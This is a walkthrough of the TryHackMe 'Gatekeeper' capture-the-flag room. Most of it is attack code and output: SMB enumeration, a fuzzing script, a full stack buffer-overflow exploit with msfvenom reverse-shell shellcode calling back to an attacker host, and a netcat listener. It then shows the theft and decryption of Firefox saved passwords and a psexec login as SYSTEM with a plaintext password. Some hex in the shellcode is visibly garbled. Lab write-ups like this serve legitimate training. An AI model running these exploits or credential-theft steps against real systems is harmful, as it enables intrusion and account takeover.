This is the walkthrough of tryhackme's box named as Gatekeeper.

So lets spawn the machine and get going.

So lets start with a nmap scan and see what services and ports are open.

Results:

```
<mark>⊗kali</mark>)-[/home/kali]
 nmap -sV -T4 10.10.79.136
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-01 09:11 EDT
Stats: 0:00:48 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 40.00% done; ETC: 09:13 (0:01:08 remaining)
Stats: 0:02:52 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.77% done; ETC: 09:14 (0:00:00 remaining)
Nmap scan report for 10.10.79.136
Host is up (0.15s latency).
Not shown: 990 closed tcp ports (reset)
       STATE SERVICE
PORT
135/tcp open msrpc alone Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3389/tcp open tcpwrapped
31337/tcp open Elite?
49152/tcp open msrpc
                            Microsoft Windows RPC
49153/tcp open msrpc
                            Microsoft Windows RPC
49154/tcp open msrpc
                            Microsoft Windows RPC
49155/tcp open msrpc
                            Microsoft Windows RPC
49161/tcp open msrpc
                            Microsoft Windows RPC
```

so there are several ports open, lets enumerate these ports further:

so first of all there is port 139 and 445, open that means there can be shares lying around for us to see .

Lets enumerate these share using smbclient:

```
(root@kali)-[/home/kali]
  smbclient -L 10.10.79.136
Enter WORKGROUP\kali's password:
        Sharename
                         Type
                                   Comment
        ADMIN$
                         Disk
                                   Remote Admin
        C$
                                   Default share
                         Disk
        IPC$
                         IPC
                                   Remote IPC
        Users
                         Disk
```

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so there are 4 shares lets try to connect to **Users** share using smbclient and if prompt for password, just press enter leaving it blank

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```
)-[/home/kali]
   smbclient //10.10.79.136/Users
Enter WORKGROUP\kali's password:
Try "help" to get a list of possible commands.
smb: \> ls
                                     DR
                                              0 Thu May 14 21:57:08 2020
                                              0 Thu May 14 21:57:08 2020
0 Tue Jul 14 03:07:31 2009
 Default
  desktop.ini
                                             174 Tue Jul 14 00:54:24 2009
                                              0 Thu May 14 21:58:07 2020
               7863807 blocks of size 4096. 3876687 blocks available
smb: \> cd Share
smb: \Share\> ls
                                      D 0 Thu May 14 21:58:07 2020
                                           0 Thu May 14 21:58:07 2020
                                           13312 Mon Apr 20 01:27:17 2020
  gatekeeper.exe
               7863807 blocks of size 4096. 3876687 blocks available
smb: \Share\> get gatekeeper.exe
getting file \Share\gatekeeper.exe of size 13312 as gatekeeper.exe (16.8 KiloBytes/sec) (average 16.8 KiloBytes/sec)
```

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so we logged in and listed the files and directories,

there is a directory named Share let's get into it,

inside share there is an executable named as gatekeeper.exe , lets download that file using get command ,

lets see what type of file is it using file command.

```
(root@kali)-[/home/kali]
# file gatekeeper.exe
gatekeeper.exe: PE32 executable (console) Intel 80386, for MS Windows
```

so it is a 32 bit intel executable, as we know this room is based on buffer overflow, we will be exploiting this executable to gain access to machine,

transfer this gatekeeper.exe to your local windows machine and we will perform fuzzing against it to see if it is actually vulnerable .

So, the service gatekeeper.exe is running on port 31337 as shown with nmap,

lets netcat to port 31337:

```
(root® kali)-[/home/kali]
# nc 192.168.1.9 31337
hello
Hello hello!!!
heyyyy
Hello heyyyy!!!
```

so what it does is add hello string in front of our text we enter and three! At the end,

this may be vulnerable to buffer overflows, lets create a fuzzing script to see that:

```
import socket, time, sys
#Enter your Windows IP
ip = "192.168.1.9"
#Enter Port
port = 31337
timeout = 5
buffer = []
counter = 100
while len(buffer) < 30:</pre>
```

```
buffer.append("A" * counter)
  counter += 100

for string in buffer:
  try:
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(timeout)
    connect = s.connect((ip, port))
    print("Fuzzing with %s bytes" % len(string))
    s.send(string + "\r\n")
    s.recv(1024)
    s.close()
  except:
    print("Could not connect to " + ip + ":" + str(port))
    sys.exit(0)
  time.sleep(1)
```

run this script and set your IP in the script accordingly,

results:

```
(root@ kali)-[/home/kali/oscp]
# python2 fuzzing.py
Fuzzing with 100 bytes
Fuzzing with 200 bytes
Could not connect to 192.168.1.9:31337
```

so the fuzzing crashed around 200 bytes , lets create a pattern of 100 more bytes that is 300 bytes using pattern_create script .

Before that create a exploit.py python script which we will use to test and create our buffer overflow,

import socket#Change to your IP

```
ip = "x.x.x.x"
port = 31337prefix = ""
offset = 0
overflow = "A" * offset
return_addr = ""
padding = ""payload = ""postfix = ""buffer = prefix + overflow +
return_addr + padding + payload + postfixs =
socket.socket(socket.AF_INET, socket.SOCK_STREAM)try:
   s.connect((ip, port))
   print("Sending evil buffer...")
   s.send(buffer + "\r\n")
   print("Done!")
except:
```

```
print("Could not connect.")
```

edit your ip in the script , and paste that pattern from terminal and put it inside payload variable .

And run your gatekeeper inside immunity debugger and run this script,

after executing the script open immunity debugger and note down EIP address

```
EDI 0033BD80

EIP 39654138

C 0 ES 0023 32bit 0(FFFFFFFF)

P 1 CS 001B 32bit 0(FFFFFFFF)

A 0 SS 0023 32bit 0(FFFFFFFF)

Z 0 DS 0023 32bit 0(FFFFFFFF)

S 1 FS 003B 32bit 0(FFFFFFFF)

T 0 GS 0000 NULL

D 0

O 0 LastErr WSAENOTSOCK (00002736)
```

, once noted , we will use pattern_offset to find the exact offset at which the software crashed .

Like this:

after -l specify the length of pattern we created and after -q specify the EIP address we got .

And the exact offset is 146, lets use our script to verify that,

in return_addr variable set BBBB and in offset variable set 146, if this time our EIP becomes 42424242 which is hex value of BBBB we can be sure that we can control EIP addr.

```
EDI 002FBD80

EIP 42424242

C 0 ES 0023 32bit 0(FFFFFFFF)

P 1 CS 001B 32bit 0(FFFFFFFF)

A 0 SS 0023 32bit 0(FFFFFFFF)

Z 0 DS 0023 32bit 0(FFFFFFFF)

S 1 FS 003B 32bit 7FFDE000(FFF)

T 0 GS 0000 NULL

D 0

O 0 Lasterr WSAENOTSOCK (00002736)
```

as we can see EIP is 42424242, it means we can control EIP, now lets find some badchars,

we will use mona module here, please install if not already installed (use google)

now first we will create a bytearray in immunity debugger, which we will use for comparing with memory,

to create bytearray:

now we will send badchars from our kali to the target gatekeeper , for that we send badchars inside payload variable ,

to create badchars in kali we will use a script in python that is:

```
for x in range(1, 256):
    print("\\x" + "{:02x}".format(x), end=")
print()
```

run this script and copy the badchars from terminal

and paste this inside payload variable and run the script again , this time look for ESP address and note it down ,

```
EDX 00002736

EBX 002DBD80

ESP 006419F8

EBP 41414141

ESI 08041470 gatekeep.08041470


EDI 002DBD80
```

now to start comparing badchars in memory run this command inside immunity debugger :

0023 32bit 0(FFFFFFFF) 001B 32bit 0(FFFFFFFF) 0023 32bit 0(FFFFFFFF)

C CPU - thread 00000C14
!mona compare -f c:\Users\sansk\Desktop\gatekeeper\bytearray.bin -a 006419F8
Show handles

Results:



so there are only 2 badchars $\xspace \times 00$ and $\$

To find jmp esp address in immunity debugger run this command:

```
!mona jmp -r esp -cpb '\x00\x0a''
```

results of pointer found:

so there are 2 pointers we will use the first one,

that is 0x080414c3

as this address is in big endian format, we will convert it in little endian format that basically means reversing this address like this:

 $\xc3\x14\x04\x08$ - fill this in return_addr variable in our script .

Now, lets use msfvenom to generate a shellcode which will help us to get a reverse shell on target machine.

```
(root@kali)-[/home/kali/oscp]
# msfvenom -p windows/shell_reverse_tcp LHOST=10.17.47.112 LPORT=7070 -b '\x00\x0a' EXITFUNC=thread -f c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
```

our shellcode will look something like this:

```
\xda\xc2\xbf\xb4\xe0\xfd\x9e\xd9\x74\x24\xf4\x5a\x31\xc9\xb1
"\x52\x31\x7a\x17\x83\xc2\x04\x03\xce\xf3\x1f\x6b\xd2\x1c\x5d"
"\x94\x2a\xdd\x02\x1c\xcf\xec\x02\x7a\x84\x5f\xb3\x08\xc8\x53"
\xspace{1} x38\x5c\xf8\xe0\x4c\x49\x0f\x40\xfa\xaf\x3e\x51\x57\x93\x21
\xd1\xaa\xc0\x81\xe8\x64\x15\xc0\x2d\x98\xd4\x90\xe6\xd6\x4b
"\x04\x82\xa3\x57\xaf\xd8\x22\xd0\x4c\xa8\x45\xf1\xc3\xa2\x1f"
\xd1\xe2\x67\x14\x58\xfc\x64\x11\x12\x77\x5e\xed\xa5\x51\xae
"\x0e\x09\x9c\x1e\xfd\x53\xd9\x99\x1e\x26\x13\xda\xa3\x31\xe0"
\x0\x7f\xb7\xf2\x03\x0b\x6f\xde\xb2\xd8\xf6\x95\xb9\x95\x7d
"\xf1\xdd\x28\x51\x8a\xda\xa1\x54\x5c\x6b\xf1\x72\x78\x37\xa1"
\x1b\x09\x9d\x04\x23\x39\x7e\xf8\x81\x32\x93\xed\xbb\x19\xfc
\xc2\xf1\xa1\xfc\x4c\x81\xd2\xce\xd3\x39\x7c\x63\x9b\xe7\x7b
"\x84\xb6\x50\x13\x7b\x39\xa1\x3a\xb8\x6d\xf1\x54\x69\x0e\x9a"
"\xb6\xd1\xdc\xf3\x5d\x28\xb7\xf1\xb0\x1d\x37\x6e\xb1\x61\xac"
xf0\x3c\x87\xb8\x1c\x69\x10\x55\x84\x30\xea\xc4\x49\xef\x97
"\xc7\xc2\x1c\x68\x89\x22\x68\x7a\x7e\xc3\x27\x20\x29\xdc\x9d"
"\x4c\xb5\x4f\x7a\x8c\xb0\x73\xd5\xdb\x95\x42\x2c\x89\x0b\xfc"
"\x86\xaf\xd1\x98\xe1\x6b\x0e\x59\xef\x72\xc3\xe5\xcb\x64\x1d"
"\xe5\x57\xd0\xf1\xb0\x01\x8e\xb7\x6a\xe0\x78\x6e\xc0\xaa\xec"
"\xf7\x2a\x6d\x6a\xf8\x66\x1b\x92\x49\xdf\x5a\xad\x66\xb7\x6a"
"\xd6\x9a\x27\x94\x0d\x1f\x47\x77\x87\x6a\xe0\x2e\x42\xd7\x6d"
\xd1\xb9\x14\x88\x52\x4b\xe5\x6f\x4a\x3e\xe0\x34\xcc\xd3\x98
"\x25\xb9\xd3\x0f\x45\xe8";
```

copy this payload from terminal and paste it inside payload variable in our script,

now before running the exploit.py , remember to add some no-ops or no operations into our script to create space In memory for our payload to unload , no-ops are denoted by $\times 90$ and we will use $\times 90$ /* 32 in our script inside padding variable .

Our final script will look something like this:

import socket

```
#Change to your IP
ip = "192.168.1.9"
port = 31337
prefix = ""
offset = 146
overflow = "A" * offset
return_addr = "\xc3\x14\x04\x08"
padding = "\x90" * 32
payload = ("\xda\xc2\xbf\xb4\xe0\xfd\x9e\xd9\x74\x24\xf4\x5a\x31\xc9\xb1"
"\x52\x31\x7a\x17\x83\xc2\x04\x03\xce\xf3\x1f\x6b\xd2\x1c\x5d"
"\x94\x2a\xdd\x02\x1c\xcf\xec\x02\x7a\x84\x5f\xb3\x08\xc8\x53"
"\x38\x5c\xf8\xe0\x4c\x49\x0f\x40\xfa\xaf\x3e\x51\x57\x93\x21"
"\xd1\xaa\xc0\x81\xe8\x64\x15\xc0\x2d\x98\xd4\x90\xe6\xd6\x4b"
"\x04\x82\xa3\x57\xaf\xd8\x22\xd0\x4c\xa8\x45\xf1\xc3\xa2\x1f"
"\x0e\x09\x9c\x1e\xfd\x53\xd9\x99\x1e\x26\x13\xda\xa3\x31\xe0"
"\xa0\x7f\xb7\xf2\x03\x0b\x6f\xde\xb2\xd8\xf6\x95\xb9\x95\x7d"
\xf1\xdd\x28\x51\x8a\xda\xa1\x54\x5c\x6b\xf1\x72\x78\x37\xa1"
"\x1b\xd9\x9d\x04\x23\x39\x7e\xf8\x81\x32\x93\xed\xbb\x19\xfc"
"\xc2\xf1\xa1\xfc\x4c\x81\xd2\xce\xd3\x39\x7c\x63\x9b\xe7\x7b"
"\x84\xb6\x50\x13\x7b\x39\xa1\x3a\xb8\x6d\xf1\x54\x69\x0e\x9a"
"\xf0\x3c\x87\xb8\x1c\x69\x10\x55\x84\x30\xea\xc4\x49\xef\x97"
"\xc7\xc2\x1c\x68\x89\x22\x68\x7a\x7e\xc3\x27\x20\x29\xdc\x9d"
"\x4c\xb5\x4f\x7a\x8c\xb0\x73\xd5\xdb\x95\x42\x2c\x89\x0b\xfc"
"\x86\xaf\xd1\x98\xe1\x6b\x0e\x59\xef\x72\xc3\xe5\xcb\x64\x1d"
\x 65\x 57\x d0\x f1\x b0\x 01\x 8e\x b7\x 6a\x e0\x 78\x 6e\x c0\x aa\x ec
\xf7\x2a\x6d\x6a\xf8\x66\x1b\x92\x49\xdf\x5a\xad\x66\xb7\x6a"
"\xd1\xb9\x14\x88\x52\x4b\xe5\x6f\x4a\x3e\xe0\x34\xcc\xd3\x98"
\sqrt{x25} \sqrt{3} \sqrt{3} \sqrt{45} 
postfix = ""
buffer = prefix + overflow + return_addr + padding + payload + postfix
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
try:
  s.connect((ip, port))
  print("Sending evil buffer...")
  s.send(buffer + "\r\n")
```

```
print("Done!")
except:
  print("Could not connect.")
```

now before running this script, setup a netcat listener on your kali machine on the port you set while creating the payload:

```
root⊗kali)-[/home/kali]

# nc -lnvp 7070
listening on [any] 7070 ...
```

now run the exploit and you will have a reverse shell on your netcat listener:

```
(root@kali)-[/home/kali]
    nc -lnvp 7070
    listening on [any] 7070 ...
    connect to [10.17.47.112] from (UNKNOWN) [10.10.96.94] 49161
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\natbat\Desktop>whoami
whoami
gatekeeper\natbat
C:\Users\natbat\Desktop>
```

user flag:

```
C:\Users\natbat\Desktop>type user.txt.txt
type user.txt.txt
{H4lf_W4y_Th3r3}

The buffer overflow in this room is credited to Justin Steven and his
"dostackbufferoverflowgood" program. Thank you!
C:\Users\natbat\Desktop>
```

now we need to escalate our privileges to admin level to fully compromise the machine ,

so there are some saved credentials inside mozilla which we will use to login as user mayor, for that we will use a firefox saved password decryptor from github:

https://github.com/unode/firefox_decrypt

git clone this repository,

now we need to get 4 files from target system that are:

cert9.db cookies.sqlite key4.db logins.json

these are located inside

, there is an smb server already running , we will copy these files to that folder used as a share and download these files in our kali machine ,

copying of files:

```
C:\Users\natbat\AppData\Roaming\Mozilla\Firefox\Profiles\ljfn812a.default-release>cp cert9.db C:\Users\Share
 cp cert9.db C:\Users\Share
 'cp' is not recognized as an internal or external command,
operable program or batch file.
C:\Users\natbat\AppData\Roaming\Mozilla\Firefox\Profiles\ljfn812a.default-release>copy cert9.db C:\Users\Share
copy cert9.db C:\Users\Share
                         1 file(s) copied.
C:\Users\natbat\AppData\Roaming\Mozilla\Firefox\Profiles\ljfn812a.default-release>copy cookies.sqlite C:\Users\Share
copy cookies.sqlite C:\Users\Share
                         1 file(s) copied.
 \verb| C:\Users \land AppData \land Profiles \land Firefox \land Profiles \land G:\Users \land C:\Users \land C:\User
copy key4.db C:\Users\Share
                          1 file(s) copied.
C:\Users\natbat\AppData\Roaming\Mozilla\Firefox\Profiles\ljfn812a.default-release>cp logins.json C:\Users\Share
cp logins.json C:\Users\Share
 'cp' is not recognized as an internal or external command,
operable program or batch file.
C:\Users\natbat\AppData\Roaming\Mozilla\Firefox\Profiles\ljfn812a.default-release>copy logins.json C:\Users\Share
copy logins.json C:\Users\Share
                         1 file(s) copied.
 C:\Users\natbat\AppData\Roaming\Mozilla\Firefox\Profiles\ljfn812a.default-release>
```

downloading on kali using smbclient:

```
[/home/kali/cred]
   smbclient //10.10.96.94/Users
Enter WORKGROUP\kali's password:
Try "help" to get a list of possible commands.
smb: \> ls
                                              0 Thu May 14 21:57:08 2020
0 Thu May 14 21:57:08 2020
0 Tue Jul 14 03:07:31 2009
174 Tue Jul 14 00:54:24 2009
  Default
                                      DHR
  desktop.ini
                                      AHS
                                                 0 Sun May 1 11:39:20 2022
                7863807 blocks of size 4096. 3845921 blocks available
smb: \> cd Share
smb: \Share\> ls
                                                0 Sun May 1 11:39:20 2022
                                        D 0 Sun May 1 11:39:20 2022
A 229376 Wed Apr 22 00:47:01 2020
 cert9.db
  cookies.sqlite
                                        A 524288 Thu May 14 22:45:02 2020
  gatekeeper.exe
                                              13312 Mon Apr 20 01:27:17 2020
                                            294912 Tue Apr 21 17:02:11 2020
  kev4.db
 logins.json
                                                600 Thu May 14 22:43:47 2020
                7863807 blocks of size 4096. 3845858 blocks available
smb: \Share\> get cert9.db
getting file \Share\cert9.db of size 229376 as cert9.db (161.4 KiloBytes/sec) (average 161.4 KiloBytes/sec)
smb: \Share\> get cookies.sqlite
getting file \Share\cookies.sqlite of size 524288 as cookies.sqlite (529.5 KiloBytes/sec) (average 312.5 KiloBytes/sec)
smb: \Share\> get key4.db
getting file \Share\key4.db of size 294912 as key4.db (101.4 KiloBytes/sec) (average 197.1 KiloBytes/sec)
smb: \Share\> get logins.json
getting file \Share\logins.json of size 600 as logins.json (0.8 KiloBytes/sec) (average 172.7 KiloBytes/sec)
smb: \Share\> ^C
             <mark>li</mark>)-[/home/kali/cred]
cert9.db cookies.sqlite key4.db logins.json
```

now we will use that python script from github to decrypt these files:

use python to execute the script and provide location to folder where we transferred those four files from smb server .

Here we got the password for mayor user which we will use to login into target,

we will use psexec to create a cmd shell for us and gain access:

```
(root@ kali)-[/usr/share/doc/python3-impacket/examples]
    python psexec.py gatekeeper/mayor:8CL701N78MdrCIsV@10.10.96.94 cmd.exe
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Requesting shares on 10.10.96.94.....
[*] Found writable share ADMIN$
[*] Uploading file wEynOZRZ.exe
[*] Opening SVCManager on 10.10.96.94.....
[*] Creating service tPfZ on 10.10.96.94.....
[*] Starting service tPfZ.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
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```

root flag and nt authority\system proof :

```
C:\Users\mayor\Desktop> type root.txt.txt
{Th3_M4y0r_C0ngr4tul4t3s_U}
C:\Users\mayor\Desktop> whoami
nt authority\system
C:\Users\mayor\Desktop>
```

DONE :-)